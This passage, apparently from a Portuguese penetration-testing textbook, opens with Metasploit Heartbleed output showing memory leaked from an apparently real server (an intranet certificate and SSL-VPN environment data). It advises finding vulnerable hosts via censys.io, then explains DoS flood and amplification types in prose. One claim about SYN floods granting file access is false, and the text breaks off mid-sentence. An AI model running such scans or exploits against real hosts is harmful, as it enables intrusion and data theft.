msf auxiliary(openssl_heartbleed) > exploit  
[*] 193.248.250.121:443 - Sending Client Hello...  
[*] 193.248.250.121:443 - SSL record #1:  
[*] 193.248.250.121:443 - Type: 22  
[*] 193.248.250.121:443 - Version: 0x0301
```

```

[*] 193.248.250.121:443 - Length: 86
[*] 193.248.250.121:443 - Handshake #1:
[*] 193.248.250.121:443 - Length: 82
[*] 193.248.250.121:443 - Type: Server Hello (2)
[*] 193.248.250.121:443 - Server Hello Version: 0x0301
[*] 193.248.250.121:443 - Server Hello random data:
59251d98407cc1b2235db02d6ba5104347804c935c851bc6d2c449b45c9a9e79
[*] 193.248.250.121:443 - Server Hello Session ID length: 32
[*] 193.248.250.121:443 - Server Hello Session ID:
12c61a1c3c93da7083152f6e825221da8f8d5b117af94a9a9ac9b5b3c7bc0b0c
[*] 193.248.250.121:443 - SSL record #2:
[*] 193.248.250.121:443 - Type: 22
[*] 193.248.250.121:443 - Version: 0x0301
[*] 193.248.250.121:443 - Length: 1291
[*] 193.248.250.121:443 - Handshake #1:
[*] 193.248.250.121:443 - Length: 1287
[*] 193.248.250.121:443 - Type: Certificate Data (11)
[*] 193.248.250.121:443 - Certificates length: 1284
[*] 193.248.250.121:443 - Data length: 1287
[*] 193.248.250.121:443 - Certificate #1:
[*] 193.248.250.121:443 - Certificate #1: Length: 1281
[*] 193.248.250.121:443 - Certificate #1: #<OpenSSL::X509::Certificate:subject=#<OpenSSL::X509::Name:0x00563ee09221b8>,issuer=#<OpenSSL::X509::Name:0x00563ee09221e0>,serial=#<OpenSSL::BN:0x00563ee0922208>,not_before=2013-10-02 00:00:00 UTC,not_after=2017-10-02 23:59:59 UTC>
[*] 193.248.250.121:443 - SSL record #3:
[*] 193.248.250.121:443 - Type: 22
[*] 193.248.250.121:443 - Version: 0x0301
[*] 193.248.250.121:443 - Length: 4
[*] 193.248.250.121:443 - Handshake #1:
[*] 193.248.250.121:443 - Length: 0
[*] 193.248.250.121:443 - Type: Server Hello Done (14)
[*] 193.248.250.121:443 - Sending Heartbeat...
[*] 193.248.250.121:443 - Heartbeat response, 65535 bytes
[+] 193.248.250.121:443 - Heartbeat response with leak
[*] 193.248.250.121:443 - Printable info leaked:
....Y$...`!.{8...:L(..)!..XF...f..."!9.8.....5.....3.2....E.D..../.A.....$Vf.9...3.[0t.w.&.....H=...i..ue.w...W.[F._^...t.Z.Y.X....W~.T.S...R.Q.N...M.L...K.s.I.E.D.A...@;.:6..5.4.a...*...).('.&.)#.j.....9.).E....).).....`0.....V.....e.....M.t.W....!....%y.c.x...f.d...`@.y.1..."lr.....I..8.6.....repeated 16122 times .....aD...'.....0...0.....!@.....EOd.S.-0...*H.....0A1.0...U...FR1.0...U...GANDI SAS1.0...U...Gandi Standard SSL CA0...131002000000Z..171002235959Z0b1!0...U...Domain Control Validated1.0...U...Gandi Standard SSL1 0...U...intranet.mast-boyer.com0..0...*H.....0.....w.>....+..acJ...M...`>..p....\....[.9...MO.|..e..[.s9i..,f.Y.Q5.g..@Eu.I..T.L^....hw.".....].k-4.ujc....])....U.9....k.u.U....q..g..0m.N.....t..._A.Qls..zs...x.5K4....J=+.Emua...9.%ye.4.zQ...].Ip.U..z.l..q9.@i.qh....B.....0...0...U.#..0...../..K.h.P1.y!0...U.....'VQ-.ypj!.2...0..U.....0..U.....0.0...U.%..0...+.....+...0`..U...YOW0K..+....1...0<0:..+.....http://www.gandi.net/

```

```
contracts/fr/ssl/cps/pdf/0...g....0<..U..50301./.-+http://crl.gandi.net/GandiStandardSSLCA.
crl0j..+.....^0\07..+....0..+http://crt.gandi.net/GandiStandardSSLCA.crt0!..+....0...http://ocsp.gandi.
net0?..U..806..intranet.mast-boyer.com..www.intranet.mast-boyer.com0...*H.....0...o\
W.T...S...v...7...&9uS...gK...:1+.C.J*...9..qv.*t....g.v.8.. ....J.&....i.,.#.....(n..t.A.Bh./..0[3L.pm....
LJ..^..q5....9.rWO....8N-..9.....7...wS...m.G.+..l.]%4..#..4'.....):U}...| ..+....&..j....# ..p.....Y!..d...,;K....N...-
Y...$S..x2S.....U.B.....h.z.....6{o.9.....0..p ..+._/cgi-bin....come.COD_...{+..{+..| +.
H|+X|+p|+..|+..|+..|+..|+..|+..|.P)+..}+..}+..}+..+~.0~+.H~+X~+x~+.....+IRCSUNIQUE_I.....
UdUcCoAcgAAGsLe3oAAAAU.....SCRIPT_URL=/cgi-bin/welcome.....SCRIPT_URI=https://127.0.0.1/
cgi..+...TSOH@.+L.+NNOC.z+..{+.HTTP_HOST=127.0.0.1..{+.HTTP_CONNECTION=close.+PATH=/bin:/
sbin:/usr/bin:/usr/sbin...z+.SERVER_SIGNATURE=+.p{+.SERVER_SOFTWARE=SonicWALL SSL-VPN Web
Server.}+.SERVER_NAME=127.0.0.1+.SERVER_ADDR=127.0.0.1+.SERVER_PORT=443.REMOTE_
ADDR=127.0.0.1...DOCUMENT_ROOT=/usr/src/E.y+.....~+.../SERVER_ADMIN=roo....A1200-MA.....
PT_FILENAME=/usr/src/EasyAcc.....welc....REMOTE_PORT=41112.TP_HOSGATEWAY_
INTERFACE=CGI/1.1.-121.w....ER_PROTO...../1.0.ATH=/biREQUEST_METHOD=G.....RING.....
REQUEST_URI=/cgi-bin/welcome.RE=SCRIPT_N.....+QINU.&....+IRCS.&....+IRCS.e...e..
PTTH`.+....+PTTHp.+L.+PTTH.^....+HTAP0.....VRESA_....".
VRESQ_....+VRES]....).VRESL_....+VRES_....).OMER_....R..UCOD_...@S..VRES_...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Observe que as informações apresentadas trazem informações do sistema que estão em cache, em poucos bytes; logo, pode ser necessário realizar muitas capturas para o atacante obter as informações de que necessita.

Informações que utilizam cookies – como a opção de salvar senha para entrar em alguma página específica – serão automaticamente capturadas.

Observação

Essa vulnerabilidade foi corrigida em 2014, porém, atualmente ainda é possível encontrar máquinas que estão vulneráveis a esse ataque com uma busca no censys.io. Deve-se analisar com cuidado, pois há muitos servidores honeypot.

DoS – Negação de Serviços Ataques DoS

Um ataque de negação de serviço, também conhecido como DoS Attack, é uma tentativa de tornar os recursos de um sistema indisponíveis para os seus utilizadores.

Alvos típicos são servidores web, e o ataque procura tornar indisponíveis na web as páginas hospedadas. Não se trata de uma invasão do sistema, mas sim da sua invalidação por sobrecarga.

Os ataques de negação de serviço são feitos geralmente de duas formas:


1)Forçar o sistema da vítima a reinicializar ou consumir todos os recursos (como memória ou processamento, por exemplo) de modo que ele não possa mais fornecer seu serviço.

2)Obstruir a mídia de comunicação entre os utilizadores e o sistema da vítima de modo a não se comunicarem adequadamente.

Ataque DDoS

O ataque distribuído para DoS, chamado de DDoS, do inglês Distributed Denial of Service, é uma tentativa de causar uma sobrecarga em um servidor ou computador comum para que recursos do sistema quem indisponíveis para seus utilizadores de maneira distribuída.

Veja o exemplo de um diagrama de ataque DDoS com o seguinte cenário em que temos: o atacante; uma máquina que será utilizada como o serviço de “comando e controle”; os computadores que foram infectados com scripts maliciosos, que podem estar espalhados por todo o globo; e a infraestrutura da vítima.⁶



O atacante vai executar o comando na máquina controladora, fazendo com que os computadores infectados, denominados zombies, enviem scripts de ataque DoS para a infraestrutura da vítima, de modo que essa estrutura venha a ficar indisponível.

Esse ataque tem sido mais utilizado atualmente, pelo fato de as infraestruturas de muitos alvos desse ataque (sites governamentais, bancários, políticos e servidores de jogos online) possuírem configurações de prevenção de alta tecnologia.

Tipos de ataque DoS

Há diversos tipos de ataque DoS. Vamos entender o funcionamento de todos eles.

HTTP Flood


O ataque HTTP Flood (inundação HTTP) age na camada 7 (camada de aplicação) do modelo OSI, que tem como alvo servidores e aplicativos web. Durante esse ataque, o agressor explora as solicitações do HTTP com os métodos GET e POST, realizando a comunicação direta com a aplicação ou servidor.

O atacante normalmente utiliza botnets para enviar ao servidor da vítima um grande volume de solicitações GET (que podem ser imagens ou scripts) ou solicitações POST (que podem ser arquivos ou formulários com a intenção de sobrecarregar os seus recursos).

O servidor web da vítima ficará inundado ao tentar responder a todas as requisições solicitadas pelos botnets, o que faz com que ele utilize o máximo de recursos disponíveis para lidar com o tráfego, o que impede, por exemplo, que solicitações legítimas cheguem ao servidor, causando a negação do serviço disponível.

Veja a seguir alguns exemplos desses métodos.

1) GET₇




O atacante vai utilizar os botnets para realizar solicitações de downloads maliciosas de modo que o servidor seja inundado com elas. Como as solicitações normalmente possuem um tamanho x0 do pacote, e as respostas a esses pacotes normalmente são maiores, isso fará com que o servidor aloque mais recursos para poder atender a todas as solicitações.

Esse processo faz com que usuários legítimos do serviço tenham atrasos em suas respostas ou não consigam realizar as requisições, pois ele estará inundado com solicitações maliciosas que estão alocando bastantes recursos de processamento e memória no servidor.

2) POST


HTTP POST FLOOD



Segue o mesmo modo do GET, porém é utilizado para formulários de inscrição e para formulários de acesso via autenticação de usuário. O servidor é inundado com requisições desses formulários, e os usuários legítimos terão atrasos ou carão sem resposta.

3) SYN Flood

HTTP SYN FLOOD




Esse ataque funciona de forma semelhante ao HTTP Food. O agressor inunda a rede com pacotes TCP do tipo SYN, frequentemente com

endereço IP de origem mascarado, e cada pacote enviado tem como intenção realizar uma conexão, o que leva o servidor-alvo a alocar uma determinada quantidade de memória para cada conexão e retornar um pacote TCP SYNACK para o qual espera uma resposta ACK dos clientes, que neste caso permitirá estabelecer uma nova conexão. Como os pacotes ACK esperados nunca serão enviados pela origem, quando a memória do servidor é completamente alocada, os pedidos legítimos de conexão são impedidos de serem atendidos até que o TTL (time to live) do pacote TCP expire ou o ataque acabe. Além disso, as conexões parciais resultantes possibilitam ao atacante acessar arquivos do servidor.

Um ataque desse tipo faz com que a inundação do serviço ocorra através de muitas tentativas de conexões no servidor.

4) UDP




O UDP é um protocolo de transmissão totalmente vulnerável a falhas que permite que as solicitações realizadas pelo usuário sejam enviadas para o servidor sem a exigência de uma resposta ou o reconhecimento de que a solicitação foi recebida.

Para lançar uma inundação UDP, o atacante envia muitos pacotes UDP com endereços de origem falsos para portas aleatórias ou hosts-alvo. O host procura aplicativos associados a esses datagramas e, caso não

encontre nenhum, responde com um pacote de destino inacessível. O agressor deve enviar cada vez mais pacotes até que o host que sobrecarregado e não consiga responder a usuários legítimos.

5) ICMP



O ataque ICMP, conhecido como ping ood, se baseia no envio constante de uma grande quantidade de pacotes echo request a partir de endereços IPs mascarados, até que o limite de requests ultrapasse a carga-limite.

Para este tipo de ataque ser bem-sucedido, o agressor necessita ter certos privilégios: uma vantagem de banda signi cativa em relação ao alvo, por exemplo, que utilize conexão dial-up pode ser facilmente atacada por um agressor com uma conexão ADSL – porém, em caso contrário, o agressor não teria sucesso no ataque.

Caso o ataque seja bem-sucedido, a banda do alvo será completamente consumida pelos pacotes ICMP que chegam ao pacote de resposta, enviando e impedindo que echo requests legítimos sejam atendidos. Neste caso a negação do serviço não ocorre devido a falhas no servidor, mas sim pela inundação no canal de comunicação.


Reflexão e amplificação

Os ataques por amplificação são caracterizados pelo envio de requisições mascaradas para um endereço IP de broadcast ou para muitos computadores que responderão a essas requisições.

Esta forma de ataque adultera informações, de maneira que o endereço de IP do alvo passe a ser reconhecido como um endereço de IP de origem, fazendo com que todas as respostas das requisições sejam direcionadas para ele mesmo.

O endereço de IP de broadcast é um recurso encontrado em roteadores que, quando escolhido como um endereço de destino, faz com que o roteador realize uma comunicação com todos na rede e replique o pacote para todos os endereços IPs.

Nesses ataques por amplificação, os endereços de broadcast podem ser utilizados para ampliar o tráfego do ataque, o que leva à redução de banda do alvo. Veja um exemplo:



Em um ataque de amplificação por DNS, como no exemplo, são realizadas muitas solicitações para um ou mais servidores de nomes. Utilizando endereços de IPs de origem mascarados com o IP da vítima, o servidor de nomes envia respostas à vítima. Neste caso, as respostas são de maior tamanho do que as requisições.


Com a adoção de DNSSEC, as respostas dos servidores DNS passaram a carregar chaves criptográficas e assinaturas digitais que de fato aumentam o tamanho da resposta. Além disso, se as requisições forem do tipo N (qualquer) que solicitam informações sobre um domínio, o tamanho da

